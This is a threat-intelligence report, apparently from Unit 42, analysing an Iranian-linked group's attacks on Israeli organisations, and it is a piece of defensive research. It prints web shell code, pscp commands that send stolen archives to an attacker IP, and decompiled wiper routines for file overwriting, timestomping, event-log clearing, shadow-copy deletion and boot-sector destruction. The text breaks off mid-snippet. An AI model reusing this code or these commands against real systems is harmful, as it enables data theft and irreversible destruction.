Agonizing Serpens (Aka Agrius) Targeting the Israeli Higher Education and Tech Sectors

By Or Chechik, Tom Fakterman, Daniel Frank, Assaf Dahan

Published: 2023-11-06 · Archived: 2026-04-05 14:43:19 UTC

Executive Summary

Unit 42 researchers have investigated a series of destructive cyberattacks beginning in January 2023 and continuing as recently as October 2023, targeting the education and technology sectors in Israel.

The attacks are characterized by attempts to steal sensitive data, such as personally identifiable information (PII) and intellectual property. Once the attackers stole the information, they deployed various wipers intended to cover the attackers' tracks and to render the infected endpoints unusable.

Our investigation revealed the perpetrators of the attacks have strong connections to an Iranian-backed APT group Unit 42 tracks as Agonizing Serpens (aka Agrius, BlackShadow, Pink Sandstorm, DEV-0022).

Unit 42 researchers were also able to identify novel new wipers and tools that Agonizing Serpens used in their most recent attacks:

- MultiLayer wiper
- PartialWasher wiper
- BFG Agonizer wiper
- Sqlextractor - a custom tool to extract information from database servers

Based on forensic evidence, it appears that the Agonizing Serpens APT group has recently upgraded their capabilities and they are investing great efforts and resources to attempt to bypass endpoint detection and response (EDR) and other security measures. To do so, they have been rotating between using different known proof of concept (PoC) and pentesting tools as well as custom tools.

For the attacks described below, the attacker was unsuccessful at bypassing Cortex XDR. Cortex XDR and XSIAM detect and prevent the execution flow described. They also build behavioral profiles of user activity over time with machine learning, allowing them to detect anomalous activity indicative of, for example, credential-based attacks.

We are sharing this research to provide detection, prevention and hunting recommendations to help organizations protect against the threats associated with Agonizing Serpens.

Who Is the Agonizing Serpens APT Group?

Agonizing Serpens (aka Agrius) is an Iranian-linked APT group that has been active since 2020. The group is known for its destructive wiper and fake-ransomware attacks and mainly targets Israeli organizations across

multiple industries and countries.

Though earlier reports of these attacks mentioned ransomware and ransom notes, these turned out to be a ruse (a trend noted in the 2023 Unit 42 Ransomware and Extortion Report). In the most recent attacks, the attackers did not request ransom – rather, the potential result of the attacks was vast data loss and disruptions of business continuity.

Attacks from Agonizing Serpens usually have two main goals, the first being stealing sensitive information that includes PII and intellectual property, which threat actors then publish on social media or Telegram channels. It seems likely that their motivation to publish on social media is to sow fear or inflict reputational damage. The second goal is wreaking havoc and inflicting considerable damage by wiping as many endpoints as possible.

Since its emergence, the group has developed new custom tools and they have also leveraged known hacking tools and techniques to carry out their aggressive operations.

Technical Analysis

The following sections detail the different stages of a recent incident carried out by Agonizing Serpens in October 2023, as analyzed by Unit 42 researchers.

Entry Vector

The attackers gained initial access to the environment by exploiting vulnerable internet facing web servers. Subsequently, they deployed multiple web shells, which granted them a foothold in the network.

The web shells that threat actors used in the described attack (shown in Figure 1) contain the same code as web shells that were observed in previous Agonizing Serpens attacks, with variations to the naming of functions. The web shells appear to be variations of ASPXSpy.

```
protected void ThiO(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
jPwDs.Visible=true;
jPwDs.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

Figure 1. Snippet from xcopy.aspx web shell.

Another web shell used in this attack was named Uploader.aspx. Figure 2 shows almost identical code found in two web shells used by Agonizing Serpens, one from a recent attack and the other from a past attack.

Snippet from “Uploader.aspx”:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
protected void lbjL1sD(object sender,EventArgs e){Fhq.PostedFile.SaveAs("[redacted]"+Path.GetFileName(Fhq.Value));}
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<form id="DSS" runat="server">
<div style="float:right;"><input id="Fhq" class="input" runat="server" type="file" style=" height:22px"/>
<asp:Button ID="RvOp" CssClass="bt" runat="server" Text="Upload" OnClick="lbjL1sD"/></div></tr>
<asp:Table ID="UGiP" runat="server" Width="100%" CellSpacing="0">
</asp:Table></table></div></form></html>
```

Snippet from a webshell used in a previous Agonizing Serpens attack:

```
DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
protected void lbjL1sD(object sender,EventArgs e){Fhq.PostedFile.SaveAs("[redacted]"+Path.GetFileName(Fhq.Value))
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<form id="DSS" runat="server">
<div style="float:right
"><input id="Fhq" class="input" runat="server" type="file" style=" height:22px"/>
<asp:Button ID="RvOp" CssClass="bt" runat="server" Text="Upload" OnClick="lbjL1sD"/></div></tr>
<asp:Table ID="UGiP" runat="server" Width="100%" CellSpacing="0">
</asp:Table></table></div></form></html>
```

Figure 2. Top: snippet from Uploader.aspx, Bottom: Snippet from a web shell used in an Agonizing Serpens attack in the past against an Israeli company.

Figure 3 shows how, shortly after the attackers deployed the web shells, they started to execute basic reconnaissance commands via the web shells.



Figure 3. Basic reconnaissance commands via the web shells shown in Cortex XDR.

Reconnaissance

To map out the network, the attackers used various known and publicly available scanners.

Nbtscan

The attackers used Nbtscan, renamed as systems.txt, to scan the network for existing hosts (shown in Figure 4).



Figure 4. Nbtscan used to scan the network.

WinEggDrop

Figure 5 shows how the attackers used an open-source SYN/TCP port scanner by WinEggDrop to scan particular hosts of interest.



Figure 5. WinEggdDrop scanner used for port scanning.

NimScan

NimScan is another publicly available port scanner that the attackers used in the attack, as shown in Figure 6.

```
c:\windows\temp\vmware-systems\nimscan.exe -p:80-81

c:\windows\temp\vmware-systems\nimscan.exe -p:80,443
```

Figure 6. NimScan being used for port scanning.

Credential Stealing

A crucial phase of the attack consisted of obtaining credentials of users with administrative privileges. To do so, the attackers tried multiple methods to obtain credentials, which were prevented by the Cortex XDR platform:

- Mimikatz (filename: Mimi.exe)
- SMB password spraying
- SMB password brute force (shown in Figure 7)

Figure 7. Password brute forcing using SMB.

- Dumping the SAM file (shown in Figure 8)



Figure 8. Dumping the SAM file.

Lateral Movement

Figure 9 shows that to move laterally in the environment, the attackers mostly used Plink (renamed as systems.exe) to create remote tunneling and establish connections to remote machines.

Figure 9. Plink used to establish remote tunneling.

Stealing and Exfiltrating Data

Attackers attempted to steal information from databases and other critical servers before executing wipers to cover their tracks. They then tried to exfiltrate this information to the attackers' C2 servers, using different publicly available tools such as WinSCP and Putty.

Extracting Database Information Using Sqlextractor

The attackers used a custom tool they named sqlextractor (binary name sql.net4.exe). Its purpose is to query SQL databases and extract sensitive PII data, such as the following:

- ID numbers
- Passport scans
- Emails
- Full addresses

The data was saved into CSV files as shown in Figures 10 and 11. The tool writes the data to a hard-coded staging path: C:\windows\temp\s\.

Figure 10 shows the attackers then used 7za.exe to archive the extracted data in preparation for exfiltration.



Figure 10. Sqlextractor and 7za.exe used to extract files and archive them.

SRC_PROCESS_NAME	ACTION_TYPE	FILE_PATH
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted]csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted]csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv

Figure 11. Sqlextractor writes extracted data to CSV files.

Figure 12 shows the attackers also used 7zG.exe to archive interesting folders in the infected environment.

```
"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap6117:446:7zEvent12136 -t7z -sae --
"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap30574:1588:7zEvent18408 -tzip -sae --
"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap9595:22:7zEvent17675 -t7z -sae --
"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap20707:22:7zEvent8737 -ad -saa --
```

Figure 12. 7zG.exe used to archive various folders.

Data Exfiltration Using WinSCP

The attackers attempted to use WinSCP to exfiltrate files from the environment, as shown in Figures 13 and 14.

ACTION_TYPE	FILE_NAME
File Read	[redacted].JPG
File Read	[redacted].JPG
File Read	[redacted].JPG
File Read	[redacted].JPG

Figure 13. WinSCP being used to exfiltrate files.

ALERT SOURCE	ACTION	CATEGORY	ALERT NAME	DESC...	INITIATED BY
XDR BIOC	Detected	Exfiltration	FTP/SSH client reads office files	File...	WinSCP.exe
XDR BIOC	Detected	Exfiltration	FTP/SSH client reads office files	File...	WinSCP.exe

Figure 14. Exfiltration alerts by Cortex XDR.

Data Exfiltration Using Pscp.exe (PuTTY Secure Copy Protocol)

Figure 15 shows that another tool the attackers used for exfiltration is pscp.exe (PuTTY Secure Copy Protocol).

The attackers attempted to establish a connection to the C2, then searched for .7z and .ezip files that contain stolen data, as well as .dmp files created by ProcDump.

```
pscp.exe  -pw [redacted] 1.7z root@109.237.107.212:/tmp/temp/

pscp.exe  -pw [redacted] *.ezip root@109.237.107.212:/tmp/temp/

pscp.exe  -pw [redacted] *.dmp root@109.237.107.212:/tmp/temp/
```

Figure 15. pscp.exe used for exfiltration.

Wiper Payloads

During the incident, the attackers attempted to use three separate wipers as part of the destructive attack. While some of the wipers show code similarities to previously reported wipers the Agonizing Serpens group used, others are considered brand new. These have been used for the first time in this attack, as detailed in the following section.

MultiLayer Wiper

The first wiper that the attackers used is .NET malware called MultiLayer. As its name suggests, this wiper contains multiple layers and stages.

Its compilation date is Oct. 14, 2093. As this is set to a future date, it is a clear sign of metadata manipulation.

Figure 16 shows that it contains two more binaries in its resources section, named MultiList and MultiWip.



Figure 16. MultiLayer resources.

MultiLayer drops and executes each of the aforementioned binaries, then deletes them right after their execution.

The MultiList Component - Setting the Target Files

MultiList generates a list of all the files and their paths on the fixed drives on the system. It does this by enumerating all files on the infected operating system while excluding specific folders defined in a predefined list (shown in Figure 17). The attackers can define the path to which this tool should store the list via the command line.

```
private static bool IsExcluded(string path)
{
    string text = path.ToLower();
    if (text == Path.GetTempPath().ToLower())
    {
        return true;
    }
    foreach (string text2 in Program.ExclusionList.ConvertAll<string>((string d) => d.ToLower()))
    {
        if (text2.ToLower() == text || text.Contains("microsoft") || text.Contains("symantec") || (text2.EndsWith("*") && text.StartsWith
          (text2.Substring(0, text2.Length - 1)))
        {
            return true;
        }
    }
    return false;
}
```

```
// Token: 0x04000001 RID: 1
private static readonly List<string> ExclusionList = new List<string>
{
    "C:\\Windows",
    "C:\\$Recycle.Bin",
    "C:\\$WinREAgent",
    "C:\\Config.Msi",
    "C:\\MSOCache",
    "C:\\Recovery",
    "C:\\Program Files\\IBM\\*",
    "C:\\System Volume Information",
    "C:\\Program Files\\dotnet",
    "C:\\Program Files (x86)\\dotnet*",
    "C:\\Program Files\\Microsoft*",
    "C:\\Program Files (x86)\\Microsoft*",
    "C:\\Program Files\\Windows*",
    "C:\\Program Files (x86)\\Windows*"
};
```

Figure 17. MultiList exclusion functionality.

MultiWip - the Core Wiper Component

The MultiWip component contains the actual file wiping functionality. It relies on the previous component (MultiList) and reads the output list of files to wipe, which is passed as a command-line argument.

MultiWip's main function is called DoJob() and is responsible for carrying out the file-wiping activity in the manner shown in Figure 18.

```
public void DoJob(string filePath)
{
    if (string.IsNullOrEmpty(filePath) || !File.Exists(filePath))
    {
        return;
    }
    FileInfo fileInfo = new FileInfo(filePath);
    DirectoryInfo parent = Directory.GetParent(fileInfo.FullName);
    if (parent != null)
    {
        DriveInfo driveInfo = new DriveInfo(parent.Root.Name.Substring(0, 1));
        if (fileInfo.IsReadOnly)
        {
            fileInfo.IsReadOnly = false;
        }
        FileSystemType fileSystemType;
        try
        {
            fileSystemType = this.ParseEnum<FileSystemType>(driveInfo.DriveFormat);
        }
        catch (Exception)
        {
            fileSystemType = FileSystemType.Default;
        }
        if (driveInfo.DriveType == DriveType.Network)
        {
            fileInfo.Delete();
            return;
        }
        this.OverwriteWithRandomData(fileInfo, false);
        this.Obfuscate(fileInfo, fileSystemType);
        fileInfo.Delete();
    }
}
```

Figure 18. Snippet from MultiWip's main DoJob() function.

The malware takes the following steps in the order indicated:

1. Files located on network drives are deleted immediately.
2. Locally stored files are corrupted and overwritten with random data to thwart file recovery efforts, as shown in Figure 19.

```
internal void OverwriteWithRandomData(FileInfo fileInfo, bool setRandomFileSize = false)
{
    if (!fileInfo.Exists)
    {
        return;
    }
    long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
    if (fileInfo.Length < num)
    {
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            for (long num2 = fileStream.Length; num2 > 0L; num2 -= 67108864L)
            {
                long num3 = (num2 < 67108864L) ? num2 : 67108864L;
                byte[] array = new byte[num3];
                int num4 = 0;
                while ((long)num4 < num3)
                {
                    array[num4] = (byte)(RandomProvider.Next() % 256.0);
                    num4++;
                }
                fileStream.Write(array, 0, array.Length);
                fileStream.Flush(true);
            }
            fileStream.SetLength((long)(setRandomFileSize ? RandomProvider.Next(0, 1024) : 0));
            return;
        }
    }
    using (FileStream fileStream2 = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
    {
        fileStream2.Position = fileStream2.Length - (long)Math.Pow(1024.0, 1.0) - 1L;
        fileStream2.Position = 0L;
        long num5 = num * 10L / 100L;
        double num6 = Math.Ceiling((double)fileStream2.Length / (double)num);
        int num7 = 0;
        while ((double)num7 < num6)
        {
            fileStream2.Position = num * (long)num7;
            long num8 = (fileStream2.Position + num5 > fileStream2.Length) ? fileStream2.Length : (fileStream2.Position + num5);
            byte[] array2 = new byte[4096];
            long position = fileStream2.Position;
            while (fileStream2.Position < num8)
            {
                fileStream2.Write(array2, 0, array2.Length);
            }
            fileStream2.Position = position;
            num7++;
        }
    }
}
```

Figure 19. Snippet of MultiWip File data destruction function.

3. The malware changes the original timestamps in the following FileSystemInfo properties: LastAccessTime, LastWriteTime and CreationTime. This is a well-known anti-forensic timestomping technique. The malware timestomps according to the file system. If the file system is NTFS, the malware sets the timestamp to 1601.1.1. Any other file system, the malware sets it to 1980.1.1 (shown in Figure 20).

```
internal void ObfuscateTimes(FileSystemInfo fileSystemInfo, FileSystemType fileSystemType)
{
    DateTime dateTime = (fileSystemType == FileSystemType.NTFS) ? new DateTime(1601, 1, 1, 0, 0, 0, 1, DateTimeKind.Utc) : new DateTime(1980, 1, 1, 0, 0, 0);
    fileSystemInfo.LastAccessTime = dateTime;
    fileSystemInfo.LastWriteTime = dateTime;
    fileSystemInfo.CreationTime = dateTime;
}
```

Figure 20. MultiWip timestomp function.

4. The malware changes the original paths of the deleted files, using Path.GetRandomFileName, to make any recovery efforts extremely hard.
5. Finally, the malware deletes the files.

Covering Tracks and Rendering the System Unusable

MultiLayer is designed to cover its tracks by erasing evidence of its execution. It does so by running various commands to prevent restoration of lost data and to render the disk unusable.

Figure 21 shows that MultiLayer uses the DeleteLogs() function to create a scheduled task that launches a batch script only once. The script then removes all the Windows Event Logs.

```
private static void DeleteLogs()
{
    try
    {
        string text = Path.GetTempFileName() + ".bat";
        string contents = "for /F \"tokens=*\" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%%1\"";
        File.WriteAllText(text, contents);
        Program.RunCmd(string.Concat(new string[]
        {
            "schtasks /create /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-cleanup\" /TR \"",
            text,
            "\" /ST ",
            DateTime.Now.AddMinutes(2.0).ToString("HH:mm"),
            ":00 /SC ONCE"
        }));
    }
    catch (Exception)
    {
    }
}
```

Figure 21. MultiLayer scheduled task to delete events logs.

To remain stealthy, MultiLayer removes all the files it uses after its execution, including itself. To remove itself, MultiLayer uses SelfDelete().

The removal is implemented by threat actors writing a batch file named remover.bat to %TEMP% and executing it. The batch file deletes the assembly file and the batch itself, and then it clears the file system cache memory, leveraging the ProcessIdleTasks export in advapi32.dll.

To further prevent data restoration, MultiLayer tries to remove all shadow copies on the system as shown in Figure 22, and then remove the Volume Shadow Copy (VSS) service itself.

```
private static void DestroyVss()
{
    Program.RunCmd("echo delete shadows all > 1.s && diskshadow /s 1.s && del 1.s");
}
```

Figure 22. MultiLayer deletion of the shadow copies.

Figure 23 shows that, to ensure that the system can no longer boot, MultiLayer opens a handle to \\\\.\\PhysicalDrive0 and wipes the first 512 bytes (aka the boot sector).

```
private static void Destroy()
{
    try
    {
        byte[] lpBuffer = new byte[512];
        uint num;
        Program.WriteFile(Program.CreateFile(new StringUtil().Decrypt("OkJr9D47ukHXa2zxpH3m5JXWIlpI5AJeT2WBXuPAwz2cqmx2Sj6r3w=="),
          268435456U, 3U, IntPtr.Zero, 3U, 0U, IntPtr.Zero), lpBuffer, 512U, out num, IntPtr.Zero);
    }
    catch (Exception)
    {
    }
}
```

Figure 23. MultiLayer wiping the boot sector.

Finally, after the boot sector is corrupted, MultiLayer adjusts its privileges to SeShutdownPrivilege and calls the Windows API ExitWindowsEx with the EWX_REBOOT flag, which indicates system reboot. Once the system reboots, it will not be able to boot again.

The attempt to execute MultiLayer was prevented by Cortex XDR, as depicted in Figure 24 below.



Figure 24. Blocked execution of the MultiLayer wiper by Cortex XDR platform.

Similarities to Apostle, IPsec Helper, and Fantasy

Throughout our analysis of MultiLayer, we noticed multiple code overlaps with Apostle, IPsec Helper and Fantasy. These are custom tools previously used by Agonizing Serpens. This might be the result of a shared codebase or being written by the same team of developers. When comparing the code of the aforementioned tools, it appears that MultiLayer shares naming conventions and even entire code blocks with them.

Example 1: Self-Deletion Mechanism

The self-deletion mechanism of MultiLayer is implemented in a similar manner to IPsec Helper, Apostle and Fantasy. They share the same name for the function, named SelfDelete(). They also delete themselves by writing a batch file named remover.bat to %TEMP% and executing it, using the above mentioned functions shown in Figures 25 and 26.

```
public static void SelfDelete()
{
    Assembly entryAssembly = Assembly.GetEntryAssembly();
    string text = (entryAssembly != null) ? entryAssembly.Location : null;
    string text2 = Path.GetTempPath() + "remover.bat";
    string contents = string.Concat(new string[]
    {
        "@echo off\n:loop\ndel \"",
        text,
        "\"\nif Exist \"",
        text,
        "\" GOTO loop\n%windir%\\\\system32\\\\rundll32.exe advapi32.dll,ProcessIdleTasks",
        Environment.NewLine,
        "del %0"
    });
    File.WriteAllText(text2, contents);
    try
    {
        Process.Start(new ProcessStartInfo(text2)
        {
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
    }
    catch (Exception ex)
    {
        throw new Exception(ex.Message);
    }
}
```

Figure 25. MultiLayer's SelfDelete() function.

```
public static void SelfDelete() // Apostle SelfDelete Function
{
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string ownPath = PublicFunction.GetOwnPath();
  string contents = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
  + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\ndel %0";
  File.WriteAllText(str, contents);
  PublicFunction.ExecuteProcess(str);
}


public bool SelfDelete(Message message) //IPsec Helper SelfDelete Function
{
  InitClass initClass = new InitClass();
  FileClass fileClass = new FileClass();
  ConfigClass instance = ConfigClass.Instance;
  RegistryClass registryClass = new RegistryClass();
  string ownPath = PublicFunction.GetOwnPath();
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string directoryName = Path.GetDirectoryName(ownPath);
  string fileName = Path.GetFileName(ownPath);
  string serviceName = PublicFunction.GetServiceName();
  string fileContent;
  if (string.IsNullOrEmpty(serviceName))
    fileContent = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
    + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\n";
  else
    fileContent = " @ECHO OFF " + Environment.NewLine + "SET PROG=%\"%" + directoryName + "\\%
    + Environment.NewLine + "SET SERVICE_EXE=%\"%" + fileName + "%\"%" + Environment.NewLine +
  fileClass.WriteAllText(str, fileContent);
